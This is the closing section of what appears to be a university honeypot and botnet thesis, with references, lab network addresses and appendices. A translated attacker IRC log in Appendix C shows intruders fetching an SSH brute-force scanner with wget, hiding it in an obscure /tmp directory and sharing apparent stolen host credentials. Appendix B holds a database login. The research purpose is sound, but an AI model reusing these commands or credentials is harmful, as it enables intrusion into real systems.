In the end, our Linux honeypots gave us a lot of data to work with. C&C channels were set up by attackers, giving us lots of IRC logs and malware to analyze. The Nepenthes honeypot also collected many Windows bot specimens, although none of the C&C channels were functioning at the time of analysis. One of our goals was to gather more information about botnets. With the help of our Linux honeypots, we were able to do this. The Windows bots did not contribute in the same degree in regards to live botnet monitoring; even so, much useful information was extracted from the collected samples. In addition, the framework and analysis environment we set up for studying malware can be used in the future to continue the botnet search.

10 Future Studies

During the experiments conducted and the knowledge we have gained during the thesis we have come up with a list of possible issues concerning further studies in this field.

- Increase the amount of honeypots and construct several layers of increased security. In this thesis we used honeypots that were either weak or strong. This caused the attackers to ignore the strong honeypots all together since the weak honeypots were too easy to access. A more varied level of security might cause some attackers to spend more time trying to access several honeypots.
- Connect the honeypots to a non university network and disguise them as a banking system or something else that will make them more interesting from an economical point of view.
- It would be interesting to stay connected to a botnet for a longer time in order to analyse in more detail the data sent from the botnet. Surveillance of the IRC channel to gain a more thorough analysis of the attackers and their bots would also be of value.
- The Nepenthes honeypot comes with several vulnerability modules. However, a more sophisticated blackhat will probably use 0-day exploits to increase his botnet size. By writing a new vulnerability module handler based on shell code from e.g. www.milw0rm.org, other, more interesting malware can be collected.
- Botnet DNS and IP addresses seem to be short lived. If a malware sample is collected, it should be analyzed as fast as possible to prevent disconnected servers.
- An agreement with e.g. Honeynor, the Norwegian honeynet project, could be of use to gain fresh malware samples. This way it would be easier to study the actual botnets instead of connecting to dead C&C channel addresses.

References:

- [01] Craig Schiller et al., “Botnets - The Killer Web App”, Syngress Publishing, 2007
- [02] Christian Larsen, “Using honeypots to document the threat from the blackhat-community”, NTNU, 2005
- [03] Dag Christoffersen, Jonny Mauland, “Honeypots: Studying Malicious Traffic on the Internet”, NTNU, 2005
- [04] Eirik Bergande, Jon Smedsrud, “Honeypot Experiments”, NTNU 2006
- [05] The Honeynet Project, “Know Your Enemy, Learning about Security Threats”, Addison Wesley, 2004
- [06] Amir Alsbih, “Honeypot / Honeywalls: How to Seek Them Out”, University of Freiburg, 2006-03-28, (url: www.informatik.uni-freiburg.de/~alsbiha/Honeywalldetection.pdf)
- [07] Symantec Corp., “Worm Propagation in Protected Networks”, SecurityFocus, 2003-12-10, (url: <http://www.securityfocus.com/infocus/1752>)
- [08] Glenn Gebhard, “Worm Propagation and Countermeasures”, SANS Institute, 2004-02-24, (url: http://www.sans.org/reading_room/whitepapers/malicious/1410.php)
- [09] Jamie Riden, “Using Nepenthes Honeypots to Detect Common Malware”, SecurityFocus, 2006-11-07, (url: <http://www.securityfocus.com/infocus/1880>)
- [10] Nepenthes Dev. Team, “Nepenthes Readme“, 2007, (url: <http://nepenthes.mwcollect.org/documentation:readme>)
- [11] Michael Glenn, “A Summary of DoS/DDos Prevention”, SANS Institute, 2003-08-21, (url: http://www.sans.org/reading_room/whitepapers/intrusion/1212.php)
- [12] Tim Weber, “Criminals ‘may overwhelm the web’”, BBC News, 2007-01-25, (url: <http://news.bbc.co.uk/1/hi/business/6298641.stm>)
- [13] Puri Ramneek, “Bots and botnet - an overview”, SANS Institute, 2003-08-08, (url: http://www.sans.org/reading_room/whitepapers/malicious/1299.php)
- [14] Gregg Keizer, “Dutch Botnet Suspects Ran 1.5 Million Machines”, Tech Web, 2005-10-21, (url: <http://www.techweb.com/wire/security/172303160>)
- [15] Moheeb Abu Rajab et al., “A Multifaceted Approach to Understanding the Botnet Phenomenon”, IMC’06, October 25-27, 2006
- [16] The Honeynet Project, “Know your Enemy: Tracking Botnets”, 2005-03-13

- [17] Martin Overton, “Bots and Botnets: Risks, Issues and Prevention”, 2005 Virus Bulletin Conference, Ireland, October 5-7 2005
- [18] Jarkko Oikarinen, Darren Reed, “RFC 1459 – Internet Relay Chat Protocol”, Network Working Group, May 1993
- [19] Larry Seltzer, “How Can We Take Down Domains Faster?”, eWeek, 2007-04-05, (url: <http://www.eweek.com/article2/0,1895,2111671,00.asp>)
- [20] The HoneyNet Project, “Know Your Enemy: Phishing”, 2005-05-16
- [21] Spamhaus, “FAQ: What is “fast-flux” hosting?”, Spamhaus, 2007, (url: <http://www.spamhaus.org/faq/answers.lasso?section=ISP%20Spam%20Issues#164>)
- [22] Alexander Gostev, “Malware Evolution – IM-Worm, Kaspersky Lab, 2005-04-18, (url: <http://www.viruslist.com/en/analysis?pubid=162454316#imworms>)
- [23] Julian B. Grizzard et al., “Peer-to peer botnets: Overview and Case Study”, Hotbots’07 – USENIX, 2007-04-10, (url:http://www.usenix.org/events/hotbots07/tech/full_papers/grizzard/grizzard.pdf)
- [24] Ping Wang et al., “An Advanced Hybrid Peer-to-Peer Botnet”, Hotbots’07 – USENIX, 2007-04-10, (url:http://www.usenix.org/events/hotbots07/tech/full_papers/wang/wang.pdf)
- [25] Joe Steward, “Phatbot Trojan Analysis”, SecureWorks, 2004-03-15, (url:<http://www.secureworks.com/research/threats/phatbot>)
- [26] Richard Bejtlich, “Nepenthes Installation”, 2006-01-23, (url:<http://taosecurity.blogspot.com/2006/01/nepenthes-installation-ive-been.html>)
- [27] CSRRT-LU, “CSRRT-LU Malware Contest”, 2006, (url:<http://www.csrrt.org/lu/wiki/index.php/MalwareContest>)
- [28] Robert Danford, “What's a super.proxy.scanner and why is it in my logs?”, Sans Internet Storm Center, 2006-05-02, (url: <http://isc.sans.org/diary.html?storyid=1298>)
- [29] Random Rants, “Blog - More Web Server Hackers”, 2006-07-18, (url: http://www.arcane-astronomers.com/ricky/weblog/category/geek_on/)
- [30] Ken Chiang, Levi Lloyd, “A Case Study of the Rustock Rootkit and Spam Bot”, Hotbots’07 – USENIX, 2007-04-10, (url:http://www.usenix.org/events/hotbots07/tech/full_papers/chiang/chiang.pdf)
- [31] Sebastian Porst, “CSRRT-LU Malware Contest 2006 – Solution by”, The-interweb, 2006-05-26, (url: <http://www.the-interweb.com/serendipity/index.php?/archives/68-My-solution-to-the-CSSRT-LU-malware-contest.html>)
- [32] Vinoo Thomas, Nitin Jyoti, “Defeating IRC Bots on the Internal Network”, McAfee Avert Labs / Virus Bulletin, February 2007

- [33] Joanna Rutkowska, “Red Pill ... or how to detect VMM using (almost) one CPU instruction”, InvisibleThings, November 2004,
(url:<http://invisiblethings.org/papers/redpill.html>)
- [34] Tom Liston, Ed Skoudis, “On the cutting edge: Thwarting Virtual Machine Detection”, Intelguardians, 2006,
(url:handlers.sans.org/tliston/ThwartingVMDetection_Liston_Skoudis.pdf)

Web references:

- [web01] <http://nepenthes.mwcollect.org/>
- [web02] <http://www.ryan1918.com/>
- [web03] <http://sandbox.norman.no/>
- [web04] <http://cwsandbox.org/>
- [web05] <http://www.usenix.org/events/hotbots07/tech/>
- [web06] http://www.dalmatech.com/category_resources_subcategory_vmware_nepenthes.html
- [web07] <http://www.sleuthkit.org/>
- [web08] <http://md5deep.sourceforge.net/>
- [web09] http://www.oreans.com/themida_features.php
- [web10] <http://www.secureworks.com/research/tools/truman.html>
- [web11] <http://www.psybnc.at/>
- [web12] <http://www.energymech.net/>
- [web13] <http://www.eggheads.org/>
- [web14] <http://www.knoppix.org/>
- [web15] <http://www.scit.wlv.ac.uk/cgi-bin/mansec?1M+dd>
- [web16] <http://netcat.sourceforge.net/>
- [web17] <http://www-ac.scsd.edu/info/scp.php>
- [web18] <http://www.sleuthkit.org/autopsy/>

- [web19] <http://www.x-ways.net/winhex/>
- [web20] <http://www.webhostingtalk.com/showthread.php?p=4523459>
- [web21] <http://www.sysopt.com/forum/showpost.php?p=1403563&postcount=6>
- [web22] <http://www.vmware.com/>
- [web23] <http://www.sans.org/>
- [web24] <http://insecure.org/nmap/>
- [web25] http://www.usatoday.com/money/industries/technology/2006-10-11-cybercrime-hacker-forums_x.htm
- [web26] <http://www.channelregister.co.uk/2005/11/29/cybercrime/>
- [web27] <http://www.crime-research.org/news/15.09.2006/2242/>.
- [web28] <http://www.sysregistry.com/>
- [web29] <http://fedoraproject.org/>
- [web30] <http://www.lurhq.com/truman/>
- [web31] <http://deoxy.org/chat/unreal.htm>
- [web32] <http://www.datarescue.com/>
- [web33] <http://www.ollydbg.de/>
- [web34] <http://www.digitalninjitsu.com/>
- [web35] <http://www.microsoft.com/technet/sysinternals/>
- [web36] <http://peid.has.it/>
- [web37] <http://virusscan.jotti.org/>
- [web38] <http://ircd.bircd.org/>
- [web39] <http://www.mirc.com/>
- [web40] <http://www.gnupg.org/>
- [web41] <http://www.ssh.com/>
- [web42] <http://www.textpad.com/>

[web43] <http://www.wireshark.org/>

Figure references:

[fig1] Dag Christoffersen, Jonny Mauland, “Honeypots: Studying Malicious Traffic on the Internet”, NTNU, 2005

[fig2] Martin Overton, “Bots and Botnets: Risks, Issues and Prevention”, 2005 Virus Bulletin Conference, Ireland, October 5-7 2005

Appendix A: Lab equipment overview

Honeynet

Honeywalls

Conan	ITEA:	129.241.189.101
He-Man	UNINETT:	158.38.144.101

Linux Honeypots

Optimus	ITEA:	129.241.189.122
VM Homer	ITEA:	129.241.189.2
VM Calvin	ITEA:	129.241.189.3

Spock	UNINETT:	158.38.144.122
VM Marge	UNINETT:	158.38.144.2
VM Hobbes	UNINETT:	158.38.144.3

Administration

Jon's workstation	ITEA:	129.241.208.125
Eirik's workstation	ITEA:	129.241.208.126

Nepenthes Honeypot

HAL9000

VM Tyler	ITEA:	129.241.189.32
	(Virtual IPs)	129.241.189.33-95

VM Durden	UNINETT:	158.38.144.32
	(Virtual IPs):	158.38.144.33-95

Windows internet malware analysis

KITT

VM Michael	ITEA:	129.241.189.11
------------	-------	----------------

Other equipment

2 Switching Hubs (Layer 2)

2 Hubs (Layer 1)

2 LCD Screens

1 KVM Switch (4 inputs Keyboard, Monitor and Mouse switch)

Appendix B: Extracting Sebek data from the Honeywall

It seems that when there has been a break in on a honeypot Walleye, the web-server GUI has trouble displaying process trees and captured Sebek packets. This is due to the large process tree generated when an attacker installs SSH brute-force tools and scans IP addresses. The graphical representation of thousands of processes just overwhelms the Honeywall and the image ends up broken because of memory overload. To read the Sebek data and see the process tree from the process generated by the attacker is still possible. The issue is that Walleye tries to display all the SSH-processes at once making it impossible to find the child process in question. The solution we have come up with is to manually connect to the mysql database containing the Sebek data:

```
Mysql -uroo -phoney  
>use Walleye_0_3;
```

We decided to extract all saved Sebek data from the database sorted by each process id. There are usually several thousand processes saved, so it takes a while to scroll through the generated text file. However most processes are brute-force attempts and only contain “SSH-2.0 - lib ssh-0.1”. This is the query to extract all data to a text file ordered by the process’ id:

```
Select process_id, data into outfile "sebekdata.txt" from sys_read where  
(read > 0) order by process_id;
```

When the processes containing the SSH-sessions are located, their id must be entered manually in the URL-entry on the web browser, i.e:

```
https://158.38.144.101/walleye.pl?act=tree;sensor=2653327461;process_id=258  
12
```

This gives us a process tree with only the one SSH sub-process we are interested in. It also enables us access to the Sebek data belonging to the process in a more readable format than the text-file we extracted from the mysql database.

Appendix C: Translated IRC Log from March 25-26

March 25th 07 – IP: 69.157.15.117

The translation is below the original text.

#uzzy05 :!autohack on
#uzzy05 :!userset antihack on
#uzzy05 :mama nam gasit dekat dns
- *I just found DNS*
#uzzy05 :trebe sa caut ssh si ip
- *I need to look for SSH and IP*
#uzzy05 :http://www.egghelp.org/files.htm
#uzzy05 :iale deaicia
- *take them from here*
#uzzy05 :si zim
- *and tell/give*
#uzzy05 :damile
- *them to me*
#uzzy05 :ca eu nu le stiu cota
- *I know them*
#uzzy05 ::D
#uzzy05 :stiu ma ca tot akolo kajut
- *I will finally look/search in the same place*
#uzzy05 :kaut
#uzzy05 :pe egghelp kaut tcl`urile
- *I am looking for TCLs on egghelp*
#uzzy05 :DnsIp ... WoW @ ... Bun Asa ... Un Pic Te-ai Cam Riscat..! :))

March 26th 07 – 01:40:10 - 195.68.221.222

#BooT\$:vezi nu zi la nimenia
#BooT\$:de canul asta
- *Just don't tell anyone about this*
#BooT\$:oky
- *ok*
#BooT\$:si te ajut
#BooT\$:cu roate cu ce pot
- *and i will help you*
#BooT\$:si ma ajuti si tu pe mine
- *and you will also help me*
#BooT\$:oky
- *ok*
#BooT\$:vrei sa fim preteni
- *let us be friends*

#BooT\$::D

#BooT\$:ms

#BooT\$:auzi

#BooT\$:-op CRISTI-RO

MODE #BooT\$ +o CRISTI-RO

#BooT\$:imi dai un root de scan

- *give me root scan*

#BooT\$:!ping

UzZy05 :.PING 0.720176.C

NOTICE DnsIp :.ping Access denied!.

#BooT\$:!ping

UzZy05 :.PING 1.2008.C!.

#BooT\$:!ping

NOTICE DnsIp :.ping Access denied!.

UzZy05 :.PING 2.750036.C!.

#BooT\$:ce masa

-*what the hell*

NOTICE DnsIp :.ping Access denied!.

QUIT :Ping timeout

#BooT\$:acuma

- *now*

#BooT\$:nu schimba pasul

#BooT\$:ca se duce rootul

- *don't change the step; root will be gone*

#BooT\$:si asta te tine toata voata

- *and it will be lifelong*

#BooT\$:cand nu ai scanezi cu asta

#BooT\$:ii bazat

- *when you don't have, just scan with this*

#BooT\$:aha

#BooT\$:ok

#BooT\$:66.221.200.221 textfx:bingobingo

#BooT\$:un mom

#BooT\$:ai pus arhib

#BooT\$:ai pus arhiva

- *just one moment, did you put the archive?*

#BooT\$:nu baga

#BooT\$:acolo

- *don't put there*

#BooT\$:cd /tmp

#BooT\$:cd ." "

#BooT\$:aicia

#BooT\$:cu asta si flodez

- *here, and flood with this*

#BooT\$:merge de ori ce

#BooT\$:si de scan

- *it works for everything*

#BooT\$:da

#BooT\$:fain
 - *good*
 #BooT\$:stai ca acum bag un scanner pe el
 - *I am now scanning on it*
 #BooT\$:oky
 - *ok*
 #BooT\$:si apoi cat timp scanez iti explic aia
 #BooT\$:ramane intre noi
 - *and during this I will explain you that, just between us?*
 #BooT\$:Oke?
 - *ok*
 #BooT\$:da
 #BooT\$:auzi
 #BooT\$:oky
 #BooT\$:zi un scanner bun
 - *tell me a good scanner*
 #BooT\$:vezi nu mai zi la nimenia
 #BooT\$:ca tiam dat root
 - *don't tell anyone else that I gave you root*
 #BooT\$:ca dupaia ma streseaza
 #BooT\$:ca tie tiamdat si lor nu
 - *then they will tell that I gave to you and not them also*
 #BooT\$:Ok
 #BooT\$:zi un scanner bun
 - *tell me a good scanner*
 #BooT\$:unixcod
 #BooT\$:dau eu cu ala
 #BooT\$:ca prind mult
 #BooT\$:cu el
 #BooT\$:da
 #BooT\$:iep
 - *I am using this (unixcod) because I can get a lot with it*
 #BooT\$:nus tiu dc
 - *I don't know why*
 #BooT\$:si nu e bagat acolo?
 - *and it is not there?*
 #BooT\$:ii place numai cu ala
 - *it likes only this one*
 #BooT\$:nu
 - *no*
 #BooT\$:dar til bag daca vrei
 - *but I can tell you if you want*
 #BooT\$:zi wget
 #BooT\$:ca-l bag eu
 - *tell wget and I will do*
 #BooT\$:.
 #BooT\$: wget help-bnc.suffix.net/unixcod.tar
 #BooT\$:dar merge si cu ssh
 - *you can also use SSH*

```

#BooT$ :da
-yes
#BooT$ :da
- yes
#BooT$ :dai cu el
- try with it
#BooT$ :numa ce iti arata trebe sa le verifici
#BooT$ :auzi
- you must check only what is shows
#BooT$ :ca iti arata si pagina si chiesti dintreastea
#BooT$ :ii ciumeg
- you will see the site also and all these
#BooT$ :spune
#BooT$ :?
#BooT$ :auzi
#BooT$ :!ping
UzZy05 :.PING 0.849161.C!.
#BooT$ :nu pot sa o extrag
- I can't extract
#BooT$ :da
- yes
NOTICE DnsIp :.ping Access denied!.
#BooT$ :cum se extrage
- how to extract?
#BooT$ :ce
- what?
#BooT$ :unixc
#BooT$ :??
#BooT$ :da
#BooT$ :nu o pot extrage
- I cannot extract
#BooT$ :bash-2.05$ tar zxvf unixcod.tar
#BooT$ :gzip: stdin: not in gzip format
#BooT$ :tar: Child returned status 1
#BooT$ :tar: Error exit delayed from previous erro
#BooT$ :tar zxvf unixcod.tar
#BooT$ :intra aicia
- go here
#BooT$ :cd /tmp
#BooT$ :cd ." "
#BooT$ :asa
- like this
#BooT$ :cum cd ." "
#BooT$ :asa
- like this
#BooT$ :si cd ssh
- and cd ssh
#BooT$ :asa

```

- *like this*
 #BooT\$:si dai ori cu ./a ori cu ./scan ip
 - *and use either*
 #BooT\$:aha
 #BooT\$:asa
 - *like this*
 #BooT\$:no ma poti ajuta ca trebe sa ma pun sa dorm ca trebe sa merg la lucru maine
 - *help me because I have to sleep also*
 #BooT\$::D
 #BooT\$:!ping
 UzZy05 :.PING 1.855562.C!.
 NOTICE DnsIp :.ping Access denied!.
 #BooT\$:deci
 - *so?*
 #BooT\$:ai pus arhiva de egg?
 - *did you use egg archive?*
 #BooT\$:da
 - *yes*
 #BooT\$:merge numai pingu
 - *only the ping works*
 #BooT\$:dai sa vezi
 - *try and see*
 #BooT\$:!ping
 UzZy05 :.PING 2.437750.C!.
 NOTICE DnsIp :.ping Access denied!.
 #BooT\$:!ping
 CRISTI-RO :.PING 3.263487.C!.
 NOTICE DnsIp :.PING 3.263487.C!.
 #boot\$:CRISTI-RO has 3 seconds lag
 #BooT\$:aha
 #BooT\$:si dns
 - *and dns?*
 #BooT\$:si alea nu
 - *no*
 #BooT\$:L(
 #BooT\$:!dns ssh.ip.com
 #BooT\$: !dns ssh.ip.com
 #BooT\$:nu merge
 - *not working*
 #BooT\$:dc
 #BooT\$:no cum fac
 - *so, how to do?*
 #BooT\$:?
 #BooT\$:oare trebe
 #BooT\$:configure
 - *do you think I have to configure?*
 #BooT\$:ai TCL pentru !ip !ssh
 #BooT\$:?
 - *do you have TLC for !ip !ssh?*
 #BooT\$:id meu ii ice_uzzy05

- *my id is ice_uzzy05*
 #BooT\$:si trimitete
 #BooT\$:configurete daca ai
 - *and send them configured if you have*
 #BooT\$:auzi
 #BooT\$:eu nu am
 #BooT\$:da
 #BooT\$:dar stiu cum se face
 #BooT\$:oky
 #BooT\$:dar TREBUIE TCL
 #BooT\$:tcl
 #BooT\$:acuma fac rost
 #BooT\$:mia dat
 - *I don't have, but I know how to do. You need TLC. I will get it now*
 #BooT\$:..4O..14k..4a..14y..4!!!
 #BooT\$:intra pe mess
 - *come on messenger*
 #BooT\$:nu acuma
 #BooT\$:ca nu merge messu
 #BooT\$:si aici nu e bine
 - *not now because it is not good*
 #BooT\$:sunt pe bcm
 - *I am on bcm*
 #BooT\$:nobash -> ftpuser pass 200.69.102.139 | no host
 #BooT\$:stai ca intru
 - *I am coming now*
 #BooT\$:nobash -> ftpuser pass 200.69.102.139 | no host
 #BooT\$:merge
 #BooT\$:ce zici
 #BooT\$:?
 - *is it working, what do out think?*
 #BooT\$:nup
 #BooT\$:verifical
 -*no, checking*
 #BooT\$:e ftpuser
 - *it is ftpuser*
 #BooT\$:nu conteaza le verifici
 PRIVMSG #BooT\$:toate
 - *doesn't matter, you check everything*
 #BooT\$:nu merge
 - *it is not working*
 #BooT\$:ii foarte bun scannerul
 - *the scanner is very good*
 #BooT\$:pai
 #BooT\$:vei prinde
 #BooT\$:e NOLOGIN
 #BooT\$:pai o sa prinzi
 - *you will get NOLOGIN*

#BooT\$:aha
#BooT\$:dar asa arata scannerul asta
- *this scanner looks like this*
#BooT\$:hai spune cu
#BooT\$:asta
- *try with this*
#BooT\$:psl
#BooT\$:egg
#BooT\$:deci
#BooT\$:ai TCL pentru !ip !ssh
- *so, do you have TCL for !ip !ssh ?*
NICK :UzZy05r
NICK :UzZy05
#BooT\$:damile
- *give me*
#BooT\$:u
#BooT\$:pls
#BooT\$:nu le mai am
#BooT\$:dar pot face rost de ele
#BooT\$:antelegi
#BooT\$:oky
#BooT\$:ia vezi
- *I don't have them, but I can do something*
#BooT\$:Ok
JOIN #BooT\$
#BooT\$:imi trimiti
#BooT\$:pe
#BooT\$:uzzy05r
- *send me on uzzy05r*
#BooT\$:daca gasesc tcl
- *if I can find TCL*
#BooT\$:icearca cat poti de repede ca eu la 5 ma trezesc
- *try as fast as you can because I have to get up at 5*
#BooT\$::(
#BooT\$:sa merg la lucru
- *to go to work*
#BooT\$::(
#BooT\$:ok
#BooT\$:!ping
UzZy05 :.PING 0.428203.C!.
NOTICE DnsIp :.ping Access denied!.
#BooT\$:wget http://www.ubots.info/downloads/eggdrop1.6.18.tar.gz
#BooT\$:rafa bootul
- *re-make the bot*
#BooT\$:wget http://www.ubots.info/downloads/eggdrop1.6.18.tar.gz
#BooT\$: wget http://www.ubots.info/downloads/eggdrop1.6.18.tar.gz
#BooT\$:asta
- *this one*
#BooT\$:??
#BooT\$:auzi


#BooT\$:intra pe <http://www.ubots.info/forum/viewtopic.php?t=2>
- *goto http://...*
#BooT\$:si acolo iti arata cum se face de la a la z
- *and you will see how to do*
#BooT\$:intra pe <http://www.ubots.info/forum/viewtopic.php?t=2>
- *goto http://...*
#BooT\$:am intrat
- *I am there*
#BooT\$:acolo iti zice cum se face
- *there it is explained*
#BooT\$:dar nu zice cred ca de dns si ale
- *it is not mentioned about dns*
#BooT\$:ba are
- *yes it is*
#BooT\$:tu fa ce zice acolo
- *do what they are telling*
#BooT\$:auzi
#BooT\$:Uzzy05
#BooT\$:pai egg
#BooT\$:ii ridica
#BooT\$:<http://www.ubots.info/forum/viewforum.php?f=1>
#BooT\$:d
#BooT\$:<http://www.ubots.info/forum/viewforum.php?f=1>
#BooT\$:aici gasesti tcl
#BooT\$:aici gasesti tcl
- *here you can find TCL*
#BooT\$:tie iti trebuie tcl-urile ipcountri
#BooT\$:tie iti trebuie tcl-urile ipCountri
- *you need TCL - ipCountri*
#BooT\$:putty
#BooT\$:dns tcl
#BooT\$:si vezi tu care vrei tu
- *and see what you want*
#BooT\$:BrB
#BooT\$:ma pun un pik in pat pana prind ceva
- *so, I am going to bed*
#BooT\$:Oke?
#BooT\$:a?
#BooT\$:Oke?
#BooT\$:brb
#BooT\$:Prietenii de acum incolo
- *friends from now onwards?*

March 26th 07 – 03:47:32 – 195.204.1.132

#BooT\$:.usage
#BooT\$:da-mi acces la egg
- *give me egg access*


#BooT\$:cum
- *how?*
#BooT\$:.usage
#BooT\$:.chattrgl CRISTI-Ro +N
#BooT\$:.chattrgl CRISTI-Ro +N
#BooT\$:mete
#BooT\$:gerge
- *is it working?*
#BooT\$:!commands
#BooT\$:nere
#BooT\$:nu
- *no*
#BooT\$: !commands
#BooT\$: !commands
#BooT\$: .act a
#BooT\$: .act a
#BooT\$: .act a
#BooT\$:pla
#BooT\$:pola
#BooT\$:brb
#BooT\$:il facem miine
#BooT\$:lasa cal fac mane
#BooT\$:si eu imi fac unu
- *we will do tomorrow*
#BooT\$:Ok
#BooT\$:k
#BooT\$:ciao
#BooT\$:eu acuma nu mi-am facut bnc
- *I just have a bnc now*
#BooT\$:papa
#BooT\$:o sa-mi fac de alta data
- *I will do some other time*
#BooT\$:ca am shell
- *I have shell*
#BooT\$:papa
#BooT\$:sa nu skimbi parola sa prind si eu ceva bun
- *don't change the password*
#BooT\$:papa
QUIT :Quit
#BooT\$:nop

Appendix D: Honeywall Web interface – Walleye




Here is the overview of the Honeywall with overall information of the different honeywalls and miscellaneous data statistics. As one can see from the graphical display, there was a peak amount of alerts raised during the course of the attack. Also an SSH attacker’s IP address is no.1 of the “Top Remote Hosts” with 221 connections and 174 alerts into the honeynet.


Here is an overview of packets entering the honeynet towards the RH 8.0 honeypot. On the far left one can see that an attacker has generated 100 connections with 89 IDS-alerts. In the main window is an excerpt of packets the attacker has sent.



Process tree made from an attack



This is actually a process tree with the ssh-daemon on the top with all the instances of applications underneath that the attacker has used. To see more clearly, here is an excerpt of the whole tree:



One can see that when a program makes use of another program, this shows up on the process tree. This is from our Honeypot compromise, and shows what the attacker used to download and run the SSH scanner. Gzip is used by tar during the extraction of the tgz-file. Also “a” – the scanner, uses the programs rm and scan during its execution.

Process Summary						
Host IP:	129.241.189.5	View this process's connect				
PID:	28510	View all connections from this process				
First:	Sun Nov 26 07:51:06 2006	View Process Tree for this Pro				
Last:	Sun Nov 26 07:59:52 2006	View Details for this Pro				
Commands:	bash sshd					
Opened Files						
Timestamp	File Name	User ID	Inode	File Desc		
Sun Nov 26 07:51:06 2006	/dev/pts/0	501	2	7		
Sun Nov 26 07:51:06 2006	/dev/tty	501	71653	8		
Sun Nov 26 07:51:06 2006	/dev/pts/0	501	2	7		
...		
Read Activity						
Read Details	FD	Inode	Time	UID	Bytes Read	Ave Read Len
	0	2	2006-11-26 07:51:13	501	588	1
	3	487799	2006-11-26 07:51:07	501	2	1
	3	487802	2006-11-26 07:51:07	501	2	1
Read Details						
07:07:45	stesc -/a [DEL] [DEL]					
07:07:48	[DEL] [DEL] proccd/ c.p.u i					
07:07:52	cd dice					
07:07:53	ls -a					
07:07:55	cd ..					
07:07:58	cd sec					
07:07:59	ls *					
